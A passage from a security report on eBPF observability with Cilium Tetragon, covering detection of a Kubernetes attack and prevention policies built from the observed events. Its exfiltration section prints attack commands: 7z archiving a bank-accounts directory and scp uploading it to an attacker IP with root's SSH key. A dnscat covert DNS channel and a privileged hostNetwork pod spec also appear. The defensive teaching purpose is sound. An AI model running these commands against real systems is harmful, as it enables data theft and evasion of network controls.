      "bytes_received":"8874",
```

### Exfiltrating data

Following the MITRE ATT&CK framework, we've detected events covering initial access, execution, persistence, privilege escalation, defense evasion, and command and control. Now we can focus on post-exploitation techniques such as harvesting credentials or stealing sensitive data from other potential victims.

From the main C2 server, you can gather sensitive files by using the `find` or the `locate` commands, then compress them with `7zip`,[22]

22 `7zip` is a file archiver with a high compression ratio.

which is a common technique used by malwares. The execution of `7zip` is represented by two `process_exec` events. In the first `process_exec` event, you can identify the `/bin/sh` binary with the arguments `-c \"7z a s3nsitiv3.7z ../ops_bank_accounts/\"`:

```
"process_exec":{
   "process":{
      "cwd":"/opt/merlin-agent/",
      "binary":"/bin/sh",
       "arguments":"-c \"7z a s3nsitiv3.7z
       ../ops_bank_accounts/\"",",
```

While in the second `process_exec` event, you can see the `7zip` child process:

```
"process_exec":{
   "process":{
      "binary":"/usr/bin/7z",
       "arguments":"-c \"7z a s3nsitiv3.7z
       ../ops_bank_accounts/\"",
```

By looking for the same `exec_id`, you can identify the two corresponding `process_exit` events (1, 2), which show that both the `/bin/sh` and the `7zip` processes are terminated, thus the compression has finished.

The final step is to upload the *s3nsitiv3.7z* to the server. You can use `scp` to copy the file over an SSH tunnel or alternatively, there is a built-in `upload` command in Merlin.[23] By choosing the first option, we transferred the file via `scp -i /root/.ssh/id_rsa s3nsitiv3.7z attacker@34.116.205.187:~`. The file transfer is presented by three `process_exec` events. The first event in the chain represents the SSH tunnel that was opened by the `/usr/bin/ssh` binary:

```
"process_exec":{
   "process":{
      "binary":"/usr/bin/ssh",
      "arguments":"-i /root/.ssh/id_rsa -l
                  attacker@34.116.205.187 \"scp -t ~\"",
```

The second event, its child process, shows the `/bin/sh` execution, while the last event in the chain represents the actual `scp` command:

23 Merlin is a post-exploit command and control (C2) tool, also known as a Remote Access Tool (RAT), that communicates using the HTTP/1.1, HTTP/2, and HTTP/3 protocols.

```
"process_exec":{
   "process":{
      "cwd":"/opt/merlin-agent/",
      "binary":"/bin/sh",
       "arguments":"-c \"scp -i ~/.ssh/id_rsa s3nsitiv3.7z
       attacker@34.116.205.187:~\"",
"process_exec":{
   "process":{
      "binary":"/usr/bin/scp",
       "arguments":"-i /root/.ssh/id_rsa s3nsitiv3.7z
       attacker@34.116.205.187:~",
```

The following three `process_exit` events (1, 2, 3) represent that all three previous processes were terminated, while the following `process_close` event shows that the corresponding SSH tunnel was closed, including sent and received socket statistics that indicate that the PDF was uploaded to the server:

```
"process_close":{
   "process":{
      "binary":"/usr/bin/ssh",
   "stats":{
      "bytes_sent":"3265",
      "bytes_received":"3165",
   "protocol":"TCP"
```

After all your hard work, you've bypassed the Kubernetes API server by running an invisible C2 agent controlled by your C2 server and exfiltrated sensitive data. You can use Cilium Tetragon to detect security observability events.

The next question we can ask is, Now that we've detected a successful exploit of the system, how can we prevent an attack from being successful? In the next chapter, we'll be using the same detection events to create an observability-driven security policy.

# CHAPTER 4
# Security Prevention

What if you want to prevent an attack instead of retroactively detecting it? In this chapter, we'll use the security observability events that we detected in Chapter 3 to develop prevention policies to block the attack at different stages. Using security observability events to develop a prevention policy is called *observability-driven policy*. We directly translate the security observability events to craft prevention policy based on observed real-world behavior. Why do we suggest using real events to create such a policy?

Security prevention is a powerful tool; it has the ability to stop attacks before they occur. However, used incorrectly, it also has the ability to break legitimate application or system behavior. For example, if we wanted to create a prevention policy that blocks the `setuid` system call,[1] we could break legitimate container runtime initialization behavior that requires the `setuid` system call.

So, how can you create a prevention policy that denies malicious behavior but doesn't negatively impact your applications? Referencing your security observability events, you can quickly identify all of the `setuid` system calls made in your environment. Identifying runtime or application events that include the `setuid` system call prevents you from applying a breaking change to your policy.

1 The `setuid` system call sets the effective user ID of a process. The effective user ID is used by the operating system to determine privileges for an action.

Security observability can also highlight misconfigurations or overly permissive privileges in your workloads. This gives security the data it needs to objectively measure their security state, in real time and historically. Security could adopt a lot from SRE: observability, blameless post-mortems, error budgets, security testing, security level objectives, and more. It's all rooted by collecting and measuring our observability data.

## Prevention by Way of Least-Privilege

Another way security observability plays a key role in your security strategy is by recording all capabilities and system calls a workload requires during its lifecycle and building out a least-privilege configuration for applications. The default Docker seccomp profile blocks several known privilege escalation vectors in containers and was created by using this technique.[2] You can also reference capabilities observed by an application to create a least-privilege prevention policy with the minimum set of capabilities it uses. This avoids the trial-and-error approach of least-privilege by removing capabilities and seeing what breaks. Observing an application's capabilities at runtime provides us with the exact, minimally required set of capabilities an application is required to run, and nothing more. Using this approach, we can create an *allowlist*, which defines acceptable application behavior and denies everything else.

Using security observability to secure your applications solves the long-standing problem of overly permissive security policies and misconfigurations, which have been responsible for countless vulnerabilities and compromises.[3]

An alternative security approach that doesn't require observability is a *denylist*, which blocks specific *known bad behavior* and allows everything else. We'll discuss how security observability can create a more targeted and useful denylist, based on observability during CTF and red team[4] exercises as well.

2 In a 2016 blog post, Jessie Frazelle describes how to create your own custom seccomp profile by capturing all the system calls your workload requires, and describes how the default Docker seccomp profile was created based on such an allowlist policy.

3 Misconfiguration accounted for 59% of detected security incidents related to Kubernetes according to Red Hat's State of Kubernetes Security Report.

## Allowlist

Observability during baseline (normal) application behavior reveals the application's required capabilities. Using baseline observability, we can build an allowlist, which specifies what actions an application is allowed to do and blocks everything else. The ideal security posture only grants the capabilities and privileges an application needs. Observability translates an application's high-level abstractions (functions and code paths) into system calls and operating system capabilities that we can build a prevention policy around.

If we base our prevention policy on application observability, how can we be sure that our application isn't already compromised or untrustworthy when we apply our observability? A common security pattern emerging in cloud native computing is *ephemeral infrastructure* or *reverse uptime*. The basic premise is that a system loses trust over time as its entropy increases, such as an internet-exposed application being attacked, or a platform operator installing debugging utilities in the container environment. Time and changes to a system lead to a degradation in its trust.

Using infrastructure as code, some security-conscious organizations employ a "repaving" method where they destroy and rebuild infrastructure from a known good state at a regular cadence to combat the problem of trust and entropy. A newly deployed system at build time is more trustworthy than a long running system because we avoid configuration drift and can account for every bit in the deployment before any changes are introduced.[5] This is the optimal time for observing the legitimate behavior of an application.

We can only understand an application's baseline behavior once we apply security observability, so it's a requirement for building an allowlist prevention policy.

---

4 *Red team* is a term that describes various penetration testing, including authorized attacks on infrastructure and code, with the intent of improving the security of an environment by highlighting weak points in their defenses.

5 This assumes you trust your build and supply chain security. The state-of-the-art defense for supply chain security in cloud native is Sigstore, which has automated digitally signing and checking components of your build process. According to AWS CloudFormation, "Drift detection enables you to detect whether a stack's actual configuration differs, or has *drifted*, from its expected configuration."

## Denylist

*Denylists* specify the behavior that should be denied by policy and allows everything else. Denylists have limitations; namely, they only block one implementation of an attack, still providing an overly permissive policy that can lead to vulnerabilities or compromise. There's far more opportunity to compromise an application by using a denylist because it only blocks known attack vectors and malicious behavior. If you're unsure what type of behavior to deny, you can use security observability during a simulated or real attack.

Using security observability during a CTF, or red team exercise reveals common attacker tactics, techniques, and procedures (TTPs). These techniques can build out a denylist policy that safely blocks attacker behavior using the observability-driven policy approach. We provide example denylist prevention policies for each of the attack stages in Chapter 3 in our Git repository.[6]

## Testing Your Policy

Security teams in cloud native environments should follow DevSecOps and SRE practices of testing policy changes before deploying a change that could break production workloads. We recommend following Gitops practices,[7] by performing a dry run of a policy change on a development or staging environment with simulated workloads. This step tests that you're blocking only behavior that violates your policy, and crucially, won't introduce any breaking changes to your production workloads.

Finally, by reproducing the attack with the new prevention policy changes applied, we can test that we either safely block the attack, or that further changes are required.

## Tracing Policy

Whether you're building out an allowlist or a denylist, you can use Cilium Tetragon to get an enforcement framework called *tracing policy*. Tracing policy is a user-configurable Kubernetes custom

6 Our GitHub repo contains all the events and prevention policies discussed in this book.

7 *Gitops* refers to the patterns in cloud native environments where changes to infrastructure are made to a version control system, and CI/CD pipelines test and apply changes automatically. In short, operations teams adopt development team patterns.

resource definition (CRD) that allows users to trace arbitrary events in the kernel and define actions to take on a match. This presents a powerful framework where eBPF can deeply introspect arbitrary process attributes, including process ancestry, binary digest, directory of binary execution, command-line arguments, etc., and develop a fully customized detection or prevention policy around any of these attributes.

Contrast this flexibility with something like seccomp, which, at a high level, creates a combination of an allowlist and a denylist for containers with system calls. Some observability tools based on seccomp can evaluate a list of observed system calls an application makes and then define a seccomp "profile" from that list.[8]

But what if you need more flexibility than system calls? What if you need to include system calls that are required by the container runtime even if we would rather restrict them at application runtime? What if you wanted to make changes to policy dynamically without needing to restart your applications?

Tracing policy is fully Kubernetes-aware, so it can enforce on system calls or user-configurable filters after the pod has reached a Ready state.[9] We can also make changes to policy that dynamically update the eBPF programs in the kernel and change enforcement policies without requiring we restart the applications or the node. Once we trigger a policy event in tracing policy, we can either send an alert to a security analyst or prevent the behavior with a SIGKILL signal to the process.[10]

By using tracing policies, we can prevent the attack we carried out in Chapter 3 in different stages:

*Exploitation stage*
: We created a privileged container and `kubectl exec` in, moved into the host namespaces with nsenter, and ran bash with root privileges.

8 Seccomp acts on user-configurable profiles, which are configuration files that specify the system calls and arguments a container is allowed or disallowed to invoke.

9 *Pod readiness gates* are part of the pod lifecycle events and indicate that a pod is healthy and ready to receive traffic.

10 Additional prevention mechanisms such as the kernel's cgroup freezer mechanism are supported, which stops a container but leaves its state (stack, file descriptors, etc.) in place for forensic extraction.

*Persistence*
: We created an invisible C2 agent pod by writing a PodSpec to the kubelet's */etc/kubernetes/manifests* directory.

*Post-exploitation*
: We exfiltrated sensitive data with the C2 agent.

You might ask, why should I implement a prevention policy at several stages? Doesn't it make the most sense to deny actions early in the beginning stages of an attack? We recommend applying a policy at multiple stages of an attack to adopt the security framework called *defense in depth*.

In this context *defense in depth* means building a prevention policy that covers different stages, so if one defense fails to block a `kubectl exec`, another policy is available to disrupt or block data exfiltration. Additionally, it might be too restrictive to block certain execution actions, whereas blocking lateral movement might be more of an acceptable prevention policy in your environment. We provide a prevention policy for each of the stages discussed for defense in depth.

## Stage 1: Exploitation

The first stage of the attack we carried out in Chapter 3 takes advantage of an overly permissive pod configuration to exploit the system with a hidden command and control (C2) pod. We launched a privileged pod that grants,[11] among other things, the CAP_SYS_ADMIN Linux capability. This configuration can facilitate a direct access to host resources from a pod, often giving a pod the same permissions as root on the node:

```
kind: Pod
…
  name: merlin-agent
  namespace: doesnt-exist
  hostNetwork: true
…
    securityContext:
      privileged: true
```

11 A *privileged container* is able to access and manipulate any devices on a host, thanks to being granted the CAP_SYS_ADMIN capability.

There are several defenses you can use against overly permissive pods being deployed in your environment. One of the most common defenses is using an *admission controller* in Kubernetes such as Open Policy Agent (OPA) or Kyverno. An admission controller "is a piece of code that intercepts requests to the Kubernetes API server prior to persistence of the object"[12] to the Kubernetes database, `etcd`. For an example of how to use OPA to block commonly seen dangerous pod configurations, check out the author's KubeCon talk.[13]

Admission controllers have some limitations. They operate at the Kubernetes API server layer, which means they protect against dangerous pod configurations that "come through the front door," or are administered through the API server. This protection breaks down for exploits like the attack we carried out in Chapter 3, where we deployed a silent C2 agent pod directly to the kubelet, bypassing the API server altogether.

Runtime protection with Cilium Tetragon applies to all containers (or optionally, Linux processes) in a system, whether they're submitted through the API server or run directly by the container runtime. For example, we can block every container (or Linux process) that starts with the `CAP_SYS_ADMIN` capability with the *deny-privileged-pod.yaml*[14] tracing policy, as shown in Figure 4-1.

12 *Admission controllers* are an essential security tool to build out a security policy for Kubernetes objects.

13 In the video "The Hitchhiker's Guide to Container Security", we use OPA to block dangerous pod configurations.

14 Here is an example prevention policy for privileged pods.




*Figure 4-1. Blocking a privileged pod start by a tracing policy in Step 3*

## Stage 2: Persistence and Defense Evasion

"Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access."[15] In our attack, we achieved persistence by launching a C2 pod that's managed directly by the kubelet and is hidden from the API server. This pod then established a connection to the C2 server to await instructions.

There are several ways to prevent this behavior. One of the simplest and most effective is to employ an egress network policy that blocks arbitrary connections to the internet from pods.

However, our C2 pod took advantage of a network policy circumvention method by using the host machine's network namespace (`hostNetwork: true`), which suppresses any protections from network policy. This is known as *defense evasion*, which "consists of techniques that adversaries use to avoid detection throughout their compromise."[16]

15 Persistence techniques are described in the MITRE ATT&CK framework.

16 Defense evasion is a fascinating topic. Detection can be circumvented using novel attacker techniques, forcing detection tools to constantly improve the reliability of their visibility.

Additional techniques to circumvent network policy include tunneling all traffic over DNS. Network policies explicitly allow UDP port 53 traffic to enable a workload to resolve cluster services and fully qualified domain names (FQDNs). An attacker can take advantage of this "open hole" in policy to send any kind of traffic to any host using DNS as a covert channel. This attack was discussed and demoed in the excellent KubeCon talk by Ian Coldwater and Brad Geesaman, titled *Kubernetes Exposed!*[17] Security observability reveals the attack, as seen in the following code where a curl binary connects to GitHub via HTTPS over DNS:

```
"process_connect": {
  "process": {
    "cwd": "/tmp/.dnscat/dnscat2_client/",
    "binary": "/tmp/.dnscat/dnscat2_client/dnscat",
    "arguments": "--dns=server=35.185.234.97,port=53",
    "pod": {
      "namespace": "default",
      "name": "covert-channel",
      "labels": [
        "k8s:io.kubernetes.pod.namespace=default"
      ],
  },
  "source_ip": "10.0.0.2",
  "source_port": 44415,
  "destination_ip": "35.185.234.97",
  "destination_port": 53,
  "protocol": "UDP"
```

This reveals the covert DNS channel and allows you to use detection data to update your prevention policy and defend against these attacks. Ironically, a hardened network policy is an optimal protection for this attack. CNIs such as Cilium have network policies that define which DNS server a pod can use and works off of layer 7 attributes such as limiting which FQDNs a pod, namespace, or cluster can query.[18]

Additionally, pods that use host resources in Kubernetes are a great target for observability-driven policy.[19] You can configure an admis-

17 Ian Coldwater and Brad Geesaman discuss several attack vectors on Kubernetes clusters in this recording. It is required viewing for defenders.

18 Layer 7 network policy examples can be found on the Cilium site.

19 These include `hostPID`, `hostIPC`, `hostNetwork`, `hostPorts`, and `allowedHostPaths`. The Kubernetes documentation explicitly calls out that host resources are a known source of privilege escalation and should be avoided.

sion controller policy or a Cilium Tetragon tracing policy to block the dangerous `hostNetwork` configuration,[20] as shown in Figure 4-2, and verify that it won't invoke an outage by referencing security observability monitoring.




*Figure 4-2. A persistence attack is blocked in Step 1 using a tracing policy based on host resource declaration and in Step 3 using an egress network policy*

20 A prevention policy blocking namespace changes can be found on GitHub.

## Stage 3: Post-Exploitation

Post-exploitation refers to the actions an attacker takes after a compromise of a system. Post-exploitation behavior can include command and control, lateral movement, data exfiltration, and more. In the attack we carried out in Chapter 3, post-exploitation refers to the C2 agent making a connection to the C2 server hosted at the benign-looking *linux-libs.org* domain and awaiting instructions from the attacker.

There are several defenses for post-exploitation behavior. The most effective protection you can take is limiting the network connections your pods can make, particularly to the internet. The internet should be considered a hostile zone for production workloads, and in our example we define a layer 7 network policy at Step 1 that blocks all connections to the internet, other than the `api.twitter.com` hostname. *Lateral movement* is another post-exploitation behavior that can be mitigated by employing a locked-down network policy. Cilium provides a free resource to visually create a locked-down network policy.[21]

In addition to limiting the network connections a pod can make, limiting which files a pod can access is another defense we can employ. Sensitive or high-value files follow the observability-driven policy pattern where we monitor all access to a file; once we understand legitimate access behavior we can apply a policy that blocks any suspicious access. Examples for denying suspicious network connections and file access with policies can be seen in Figure 4-3.

21 The Cilium CNI provides network observability via Hubble which can also be used to create observability-driven policy.




*Figure 4-3. Post-exploitation attack is blocked in Step 1 using an egress network policy, in Step 3 by limiting access to a sensitive file, and in Step 4 again by using an egress network policy.*

## Data-Driven Security

Now that we've locked down our environment to prevent *this* attack, we recommend that you continue to make continuous observations and improvements to your security posture with security observability. Preventing an attack starts with detecting it, and ensuring you have a high fidelity of security observability to detect malicious behavior also ensures you have the inputs for making ongoing improvements to your prevention policy.

This data-driven workflow to create and continuously improve your security is the most crucial part of observability-driven policy.

## CTFs, Red Teams, Pentesting, Oh My!

If you'd prefer building out a detection program in a more test-friendly environment than staging or production, you can begin with CTF events. Using security observability during Kubernetes CTF, red team exercises, and penetration testing is the best way to start providing visibility into attacker techniques and will enable you to build out an alerting and prevention policy using your data.

The lovely folks at Control Plane created and maintain a Kubernetes CTF infrastructure you can use to familiarize yourself with Kubernetes security, all while improving your attacking skills and detection program. We recommend applying the security observability skills you've learned in this report during community Kubernetes CTF exercises. Even if you don't succeed at all the CTF exercises at first, the walkthrough itself is invaluable to learn attack techniques on Kubernetes and build out your detection program.

# Conclusion

We hope you've enjoyed this short journey into the world of security observability and eBPF. It is the technology we've always wanted when in the trenches of threat detection and security engineering due to the fully customizable, in-kernel detection and prevention capabilities. It's an incredibly exciting time for eBPF as it's gone from an emerging Linux kernel technology to the one of the hottest new tools in distributed computing and infrastructure technology.

As more companies are shifting to containers and cloud native infrastructure, securing Kubernetes environments has never been more critical. Security observability in cloud native environments is the only data you need to create a least-privilege configuration for your workloads, rapidly threat hunt across your entire environment, or detect a breach or compromise.

Containers are implemented as namespace, capabilities, and cgroups in the Linux kernel, and eBPF operates natively in the kernel, natively supporting container visibility. eBPF dynamically configures security observability and prevention policy enforcement for all workloads in a cluster without any restart or changes to your applications or infrastructure. eBPF gives security teams an unmatched level of visibility into their workloads via several hook points in the kernel, including process execution, network sockets, file access, and generic kprobes and uprobes. This security observability enables full visibility of the four golden signals of container security.

Because eBPF operates natively in the kernel, we can also gain visibility and create prevention policy for the underlying Kubernetes worker node, providing *detection in depth* for your cloud native environment. With visibility of the full MITRE ATT&CK frame-

work, security observability is the only data point you need to objectively understand the security of your environment.

eBPF isn't just about observability; it also creates an improved prevention policy and framework over traditional security tools. When developing a policy, it's critical that you use the security observability to create a prevention policy based on observed application behavior. Testing your policies for safety from outages in a development or staging environment follows DevOps/SRE best practices.

If you have a team that isn't well-versed in security or is wondering how to get started, participating in CTFs and red team assessments are a great way to learn the techniques of an attack while generating eBPF events that represent the behaviors of real-world attacks. These events can be applied to generate prevention policies across the spectrum of the MITRE framework for a defense-in-depth approach to securing your workloads.

The future of eBPF is still uncharted, but if we peer into the future we might see a world where BPF logic is just a logical part of an application. In this model, your application comes with some BPF code, and while technically it's extending the kernel in some sense, it's extending the functionality of the application to react to events in a way that doesn't require a kernel extension. One thing we can be sure of is that eBPF for security is just getting started.

## About the Authors

**Jed Salazar** is passionate about engineering trustworthy distributed systems. His journey led him to work as an SRE on Borg clusters and security engineering for Alphabet companies at Google. Since then he's worked with some of the most sophisticated Kubernetes environments in the world, advocating defense-in-depth security from the supply chain to container runtime. In his free time, he enjoys trail running with dogs in the mountains and touring the west in a van with his partner.

**Natalia Reka Ivanko** is a security engineer with a strong background in container and cloud native security. She is passionate about building things that matter and working with site reliability and software engineers to develop and apply security best practices. She is inclined towards innovative technologies like eBPF and Kubernetes, loves being hands on, and is always looking for new challenges and growth. She is a big believer in open source and automation. In her free time she loves flying as a private pilot, experiencing outdoor activities like surfing and running, and getting to know new cultures.